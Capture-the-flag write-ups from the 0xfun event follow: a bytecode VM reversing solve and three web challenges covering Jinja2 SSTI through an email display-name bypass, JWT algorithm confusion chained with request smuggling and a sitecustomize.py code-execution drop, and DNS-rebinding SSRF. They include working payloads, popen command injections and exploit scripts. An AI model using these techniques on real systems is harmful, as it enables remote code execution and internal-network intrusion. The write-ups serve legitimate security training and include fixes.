Stage 1: Tomb Guardian

Analysis

The binary `tomb_guardian` is a stripped 64-bit ELF. Initial analysis reveals: - **Anti-debug**: Usage of `ptrace(PTRACE_TRACEME)` at the start. If detected, a global flag is set which affects XOR operations later. - **VM Dispatch**: A large `switch` statement (jump table) at address `0x1170`. - **Bytecode**: Stored in the `.data` section at offset `0x4040`.

VM Architecture

I reverse-engineered the opcode handlers: - **0x00 (NOP)**: No operation. - **0x01 (PUSH_IMM)**: Pushes the next byte in bytecode to the stack. - **0x12 (XOR)**: Pops two values, XORs them (and XORs with `anti_debug` flag), pushes result. - **0x20 (CMP_EQ)**: Pops two values, pushes 1 if equal, else 0. - **0x40 (INPUT)**: Reads a character from stdin. - **0x41 (OUTPUT)**: Prints a character.

Logic

The bytecode performs a series of checks on the input string:

```
INPUT
PUSH <key>
XOR
PUSH <expected>
CMP_EQ
JZ <failure>
```

Essentially: `(input ^ key) == expected`. Solving for `input = expected ^ key` reveals the password: `0p3n_s3s4m3`.

Entering this password outputs: `The sacred chamber awaits: Kh3ops_Pyr4m1d`

Stage 2: The Sacred Chamber

Using the password `Kh3ops_Pyr4m1d` allows extracting `sacred_chamber.7z`, which contains: - `hiero_vm` (Rust binary) - `challenge.hiero` (Custom bytecode)

Hieroglyphic VM Analysis

The `hiero_vm` binary interprets the UTF-8 `challenge.hiero` file. - **Opcodes**: Egyptian Hieroglyphs mapped to operations (e.g., 𓂧 = LOAD, 𓏏 = XOR/ADD). - **Operands**: Cuneiform characters mapped to integer values: `value = codepoint - 0x12000`.

Program Logic

The bytecode (`challenge.hiero`) does the following: 1. **Input**: Reads 27 characters into registers 0-26. 2. **Constraint Check**: Performs a series of chain and cross-checks using `reg[A]` and `reg[B]`.

The core operation was initially thought to be XOR (opcode 𓏏), but solving the system as linear equations over GF(2) (XOR) yielded no printable ASCII solution.

Analyzed relations indicated the operation is actually **Modular Addition** (ADD mod 256). Equation form: `(reg[A] + reg[B]) % 256 == expected`.

Solving

We built a system of equations based on the bytecode logic: - Chain: `reg[i] + reg[i+1] == expected[i]` for i=6..25 - Cross-checks: `reg[6] + reg[10] == 0xa4`, etc.

Using the constraints and the known flag format `0xfun{...}` (where `reg[0..5]` are known), we solved for the inner flag characters.

Solution Script: We wrote a solver (`hiero_solve.py`) that propagated the constraints. Results: `reg[6] = 'p'`, `reg[7] = 'h'`, etc.

Flag Construction: `0xfun{` + `ph4r40h_vm_1nc3pt10n` + `}`

Final Flag: `0xfun{ph4r40h_vm_1nc3pt10n}`

jinja

Writeup: ./web/jinja/writeup.md

Jinja — 0xfun CTF Web Challenge

Field	Value
Category	Web
Points	250
Difficulty	Medium
Flag	`0xfun{Z3r0_7ru57_R3nd3r}`

Challenge Description

> A platform that lets users generate welcome email templates tailored for individual customers, sounds pretty awesome, right?
>
> Suffering ends in 30 minutes.

Reconnaissance

The application is a Flask web app running on Werkzeug/3.1.3 with Python 3.10. It has three routes:

Route	Method	Description
`/`	GET	Landing page
`/mail`	GET	Email input form
`/render`	POST	Renders the welcome email template

The `/mail` page presents a form that POSTs an `email` field to `/render`.

Source Code Recovery

Using Jinja2 SSTI with basic payloads like `{{7*7}}@gmail.com` (which rendered as `49@gmail.com`), I confirmed template injection and used it to dump the application source from Python's `linecache` module — entirely through attribute access, no function calls required:

```
{{lipsum.__globals__.os.sys.modules.linecache.cache|dictsort|first|e}}@gm
```

Recovered /app/app.py

```
from flask import Flask, render_template, request
from pydantic import BaseModel, EmailStr, ValidationError
from jinja2 import Template

app = Flask(__name__)

email_template = '''
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0"
    <title>Email Result</title>
    <link href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bo
</head>
<body>
    <div class="container mt-5">
        <div class="alert alert-success text-center">
            <h1>Welcome on the platform !</h1>
            <p>Your email to connect is: <strong>%s</strong></p>
        </div>
        <a href="/mail" class="btn btn-primary">Generate another welcome
    </div>
    <script src="https://code.jquery.com/jquery-3.5.1.slim.min.js"></scri
    <script src="https://cdn.jsdelivr.net/npm/bootstrap@4.5.2/dist/js/boo
</body>
</html>
'''

class EmailModel(BaseModel):
    email: EmailStr

@app.route('/')
def home():
    return render_template('home.html')

@app.route('/mail')
def mail():
    return render_template('mail.html')

@app.route('/render', methods=['POST'])
def render_email():
    email = request.form.get('email')

    try:
        email_obj = EmailModel(email=email)
```

```
        return Template(email_template%(email)).render()
    except ValidationError as e:
        return render_template('mail.html', error="Invalid email format."

if __name__ == '__main__':
    app.run(host="0.0.0.0", port=80)
```

Vulnerability Analysis

The SSTI vulnerability is on this line:

```
return Template(email_template%(email)).render()
```

The user-supplied `email` string is inserted into the template via Python's `%s` format operator **before** Jinja2 renders it. Any `{{ }}` expressions in the email are evaluated by Jinja2.

The Filter: Pydantic `EmailStr`

Before the template is rendered, the email is validated through Pydantic's `EmailStr` (backed by `email-validator 2.3.0`). This enforces RFC-compliant email syntax, which **blocks** several characters critical for exploitation:

Character	Status	Impact
`( )`	✗ Blocked	Can't call functions
`[ ]`	✗ Blocked	Can't index into dicts/lists
`"`	✗ Blocked	Can't use double-quoted strings
`{% %}`	✗ Blocked	Can't use Jinja2 statement blocks
`'`	✓ Allowed	Single-quoted strings work
`__`	✓ Allowed	Dunder attribute access works
`{{ }}`	✓ Allowed	Jinja2 expression blocks work
`| . ~ +`	✓ Allowed	Jinja2 filters and operators work

Without `()`, we can traverse Python's object graph but can't call any functions — rendering standard SSTI payloads useless.

The Bypass: RFC 5322 Display Name Format

The key insight is that `email-validator` supports the **display name** email format defined in RFC 5322:

```
"Display Name" <user@domain.com>
```

When sent as **multipart form data**, the Pydantic `EmailStr` validator accepts this format. Crucially, the **display name** portion (inside double

quotes) allows characters that are forbidden in the email local part — including **parentheses ()**.

The entire string — display name included — is passed to `email_template % email`, meaning Jinja2 template expressions inside the display name are rendered and can include function calls.

Exploitation

Step 1 — Confirm RCE through display name

```
"{{lipsum.__globals__.os.popen('id').read()}}" <test@gmail.com>
```

Response:

```
uid=1000(challenge) gid=1000(challenge) groups=1000(challenge)
```

Step 2 — Enumerate the filesystem

```
"{{lipsum.__globals__.os.popen('ls /').read()}}" <test@gmail.com>
```

The root directory listing revealed a `/getflag` binary.

Step 3 — Capture the flag

```
"{{lipsum.__globals__.os.popen('/getflag').read()}}" <test@gmail.com>
```

Exploit Script

```
import requests
import re

url = "http://chall.0xfun.org:36410/render"

def exploit(cmd):
    payload = f'"{{{{lipsum.__globals__.os.popen(\'{cmd}\').read()}}}}" <
    r = requests.post(url, files={"email": (None, payload)})
    m = re.search(r'<strong>(.*?)</strong>', r.text, re.DOTALL)
    if m:
        return m.group(1).strip()
    return r.text[:500]

print(exploit("/getflag"))
```

Flag

```
0xfun{Z3r0_7ru57_R3nd3r}
```

Key Takeaways

1. **Never use `Template(user_input).render()`** — this is textbook SSTI. Use `render_template_string` with proper variable passing, or better yet, `render_template` with separate template files.
2. **Input validation is not a security boundary.** Pydantic's `EmailStr` is designed for data quality, not security. The display name format created an unexpected bypass for the parentheses restriction.
3. **Multipart vs. URL-encoded form data can behave differently.** The display name format only passed validation when submitted via multipart encoding.
4. **Even without `()`, SSTI is dangerous.** Through pure attribute access, the entire application source code was recoverable via `linecache`, and the full Python object graph (including `os`, `sys`, `__builtins__`) was traversable.

skyport ops

Writeup: ./web/Skyport/skyport ops/WRITEUP.md

SkyPort Ops (0xfun) - Detailed Writeup

Flag: `0xfun{0ff1c3r_5mugg13d_p7h_1nt0_41rp0r7}`

Service Overview

The deployment is effectively:

- Internet -> custom TCP reverse proxy (`SecurityGateway` from `lib-gateway-port`) listening on `0.0.0.0:9000`
- Proxy forwards to FastAPI app (Hypercorn) bound to `127.0.0.1:5000`
- Hypercorn runs as user `skyport`
- A setuid-root helper binary `/flag` exists in the container and prints `/root/flag.txt`
- Uploads directory `/tmp/skyport_uploads` is web-served at `/uploads/*`

Local source hints:

- `start.sh` starts the gateway in a background thread and then runs hypercorn as `skyport`
- `Dockerfile` sets `/flag` setuid (`chmod 4755 /flag`) and stores the real flag in `/root/flag.txt`
- `app.py` exposes GraphQL, internal routes, and upload logic

Vulnerabilities Used (High Level)

This solve chains multiple issues:

1. GraphQL IDOR / data leak: `StaffNode.accessToken` is queryable (leaks JWT).
2. JWT verification misconfiguration: `python-jose` called with `algorithms=None` enables RS256/HS256 algorithm confusion.
3. Reverse proxy request smuggling: proxy reads request bodies by `Content-Length` while backend honors `Transfer-Encoding: chunked` (TE.CL).
4. Arbitrary file write in upload: absolute `filename` is trusted and written verbatim.
5. Code execution via Python startup hook: `sitecustomize.py` placed in user site-packages runs on new worker start.
6. Privilege escalation: executed code runs setuid `/flag` to read `/root/flag.txt`.

Step 0: Confirm the Surface

The app exposes:

- `/graphql`
- `/internal/manifests` (supposed to be blocked by the gateway)
- `/internal/upload` (admin-only in the app)
- `/uploads/*` static serving of `/tmp/skyport_uploads`

FastAPI documents internal routes in OpenAPI:

```
curl -sS http://chall.0xfun.org:<PORT>/openapi.json \
  | python3 -c 'import sys,json; j=json.load(sys.stdin); print(j["paths"]
```

Step 1: Leak Officer JWT via GraphQL Relay Node

In `app.py`, the GraphQL schema includes `StaffNode` and an `access_token` field stored in-memory for `officer_chen`.

Strawberry Relay node IDs are base64 of `"TypeName:pk"`, so:

- `"StaffNode:2"` -> `U3RhZmZOb2RlOjI=`

Query:

```
curl -sS -X POST "http://chall.0xfun.org:<PORT>/graphql" \
  -H 'Content-Type: application/json' \
  --data '{"query":"{node(id:\"U3RhZmZOb2RlOjI=\"){__typename ... on Staf
```

This returns `accessToken`, a JWT that includes:

- `role: "staff"`
- `jwks_uri: "/api/<random>"`

Step 2: Understand the Per-Worker JWKS Trap

In `app.py`:

- RSA keypair is generated at import time.
- `JWKS_PATH` is random at import time.

Hypercorn runs with `--workers 2`, so there are two separate processes, each with:

- a different RSA keypair
- a different JWKS path

This means:

- If you fetch `jwks_uri` from a different worker than the one that minted your JWT, you may see `404`.

Practical way to avoid that:

- Reuse the same TCP connection for:

1. POST /graphql to obtain token (and its jwks_uri)
2. GET <jwks_uri> to obtain the corresponding PEM

Step 3: Forge Admin JWT via Algorithm Confusion

The admin check is:

```
payload = jose_jwt.decode(token, RSA_PUBLIC_DER, algorithms=None)
return payload if payload.get("role") == "admin" else None
```

Because algorithms=None is used, you can craft a token with:

- header: {"alg":"HS256","typ":"JWT"}
- payload: {"sub":"officer_chen","role":"admin"}
- signature: HMAC_SHA256(secret=RSA_PUBLIC_DER, signing_input=b64url(head

Even though the app "intends" RS256, python-jose will accept HS256 in this configuration and treat the DER bytes as the HMAC secret.

Result: you now have a token that passes _require_admin for /internal/upload.

Step 4: Bypass Gateway /internal/* Blocking with TE.CL Smuggling

The gateway blocks /internal/ after normalizing the path. Direct requests:

```
curl -i "http://chall.0xfun.org:<PORT>/internal/manifests"
```

return 403 Forbidden from the gateway.

However, the gateway parses the request body using Content-Length, while the backend (Hypercorn) honors Transfer-Encoding: chunked.

So we send a request that includes both headers:

- Transfer-Encoding: chunked
- Content-Length: <N>

and then craft a body that is:

1. 0\r\n\r\n (ends chunked body immediately from backend's perspective)
2. *a second full HTTP request*, e.g.: POST /internal/upload ...

Gateway behavior:

- sees POST / (allowed)
- reads Content-Length bytes of "body"
- forwards headers + that body to backend

Backend behavior:

- sees chunked request, consumes the 0\r\n\r\n

- immediately parses the remaining bytes as the *next* HTTP request on the same connection
- the smuggled request is now processed by the backend without proxy path filtering

Because response ordering becomes desynchronized, you typically:

1. send the smuggling request
2. send a benign request like `GET /contact`
3. read the queued response (often the smuggled response) when the second request returns

Step 5: Arbitrary File Write Through Upload Filename

Upload handler:

```
if filename.startswith("/"):
    destination = Path(filename)
else:
    destination = UPLOAD_DIR / sanitize_filename(filename)
destination.write_bytes(content)
```

So for an admin request, you can write to an absolute path by choosing a filename like:

`/home/skyport/.local/lib/python3.11/site-packages/sitecustomize.py`

Step 6: Get Code Execution Using `sitecustomize.py`

Python's `site` module imports `sitecustomize` at startup if it exists on `sys.path`.

For the `skyport` user, user site-packages is:

- `/home/skyport/.local/lib/python3.11/site-packages`

So placing `sitecustomize.py` there causes it to run when new Python processes start (including new hypercorn worker processes).

Payload used:

```
import pathlib, subprocess
out = subprocess.check_output(['/flag'], stderr=subprocess.STDOUT, timeou
pathlib.Path('/tmp/skyport_uploads/flag.txt').write_bytes(out)
```

Step 7: Force Worker Restart and Read the Flag

Hypercorn is started with:

- `--max-requests 100`

So each worker process restarts after servicing ~100 requests.

After uploading `sitecustomize.py`, spam `GET /` to roll workers, then fetch:

- `GET /uploads/flag.txt`

Once a worker restarts, `sitecustomize` runs and writes the real flag to `/tmp/skyport_uploads/flag.txt`, which is served as `/uploads/flag.txt`.

Practical Notes / Gotchas

- The per-worker `jwks_uri` means "token from worker A + jwks from worker B" fails. Pinning to the same connection solves this.
- The request smuggling stage requires raw HTTP with TE+CL ambiguity. In my solve I used a Python socket-based approach to keep connection affinity.
- The gateway normalizes path segments (`..`, `.`, double URL decoding). This blocks common traversal tricks; smuggling avoids the path check entirely.

Repro Artifacts in This Directory

- `solve.py`: single-file exploit logic (socket-based; keeps connection affinity for JWT + JWKS + smuggling + polling)
- `solve2.py`: alternate approach attempted using external tools (less reliable due to environment constraints)

If you want this writeup adapted into a "clean" public release (with redacted host/port and more diagrams), say so and I'll produce `WRITEUP_PUBLIC.md`.

app

Writeup: ./web/webhook/app/writeup.md

Webhook Service (100) - Writeup

Challenge

- Name: `Webhook Service`
- Category: Web
- Target: `http://chall.0xfun.org:8660`
- Flag format: `0xfun{...}`

Source Review

The app has two relevant endpoints:

- `POST /register`
  - Reads `url`
  - Validates with `is_ip_allowed(url)`
  - Stores URL by random UUID
- `POST /trigger`
  - Reads webhook `id`
  - Fetches stored URL
  - Validates again with `is_ip_allowed(url)`
  - Executes `requests.post(url, timeout=5, allow_redirects=False)`

Internal sensitive service:

- A local HTTP server is started on `127.0.0.1:5001`
- `POST /flag` on that server returns the flag

Validation logic:

```
ip = socket.gethostbyname(host)
ip_obj = ipaddress.ip_address(ip)
if ip_obj.is_private or ip_obj.is_loopback or ip_obj.is_link_local or ip_
    return False
```

Vulnerability

This is a DNS rebinding SSRF.

- The filter checks the hostname by resolving it once with `socket.gethostbyname()`.
- Later, `requests.post()` resolves the hostname again during actual connection.
- If DNS answers change between these lookups, the URL can pass validation as public IP, then connect to localhost at send time.

So we can reach `http://127.0.0.1:5001/flag` indirectly.

Exploitation Strategy

Use a rebinding domain that flips from public IP to localhost:

- Pattern used: `make-1.1.1.1-rebind-127.0.0.1-rr.1u.ms`

Then:

1. Register URL:
   - `http://<random-subdomain>-make-1.1.1.1-rebind-127.0.0.1-rr.1u.ms:5001/flag`
2. Trigger that webhook ID repeatedly until rebinding lines up.
3. Parse response body for `0xfun{...}`.

PoC Script

```
import random
import requests

BASE = "http://chall.0xfun.org:8660"
s = requests.Session()

for _ in range(400):
    sub = random.randint(100000, 999999)
    host = f"{sub}-make-1.1.1.1-rebind-127.0.0.1-rr.1u.ms"
    url = f"http://{host}:5001/flag"

    r = s.post(f"{BASE}/register", data={"url": url}, timeout=8)
    if r.status_code != 200:
        continue

    wid = r.json()["id"]
    for _ in range(15):
        t = s.post(f"{BASE}/trigger", data={"id": wid}, timeout=8)
        if "0xfun{" in t.text:
            print(t.text)
            raise SystemExit
```

Flag

`0xfun{dns_r3b1nd1ng_1s_sup3r_c00l!_ff4bd67cd1}`

Fixes (What Should Be Done)

- Resolve once and connect to that exact IP (no second DNS lookup path).

- Re-validate the actual socket destination IP at connect time.
- Block private/loopback/link-local/reserved for both IPv4 and IPv6.
- Disable outbound access to internal networks at infrastructure/firewall level.
- Consider strict URL allowlists instead of blocklists.